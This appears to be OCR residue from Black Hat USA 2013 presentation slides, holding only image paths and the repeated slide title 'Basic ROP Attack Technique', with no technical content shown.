


black hat USA 2013


Basic ROP Attack Technique




Basic ROP Attack Technique



Basic ROP Attack Technique

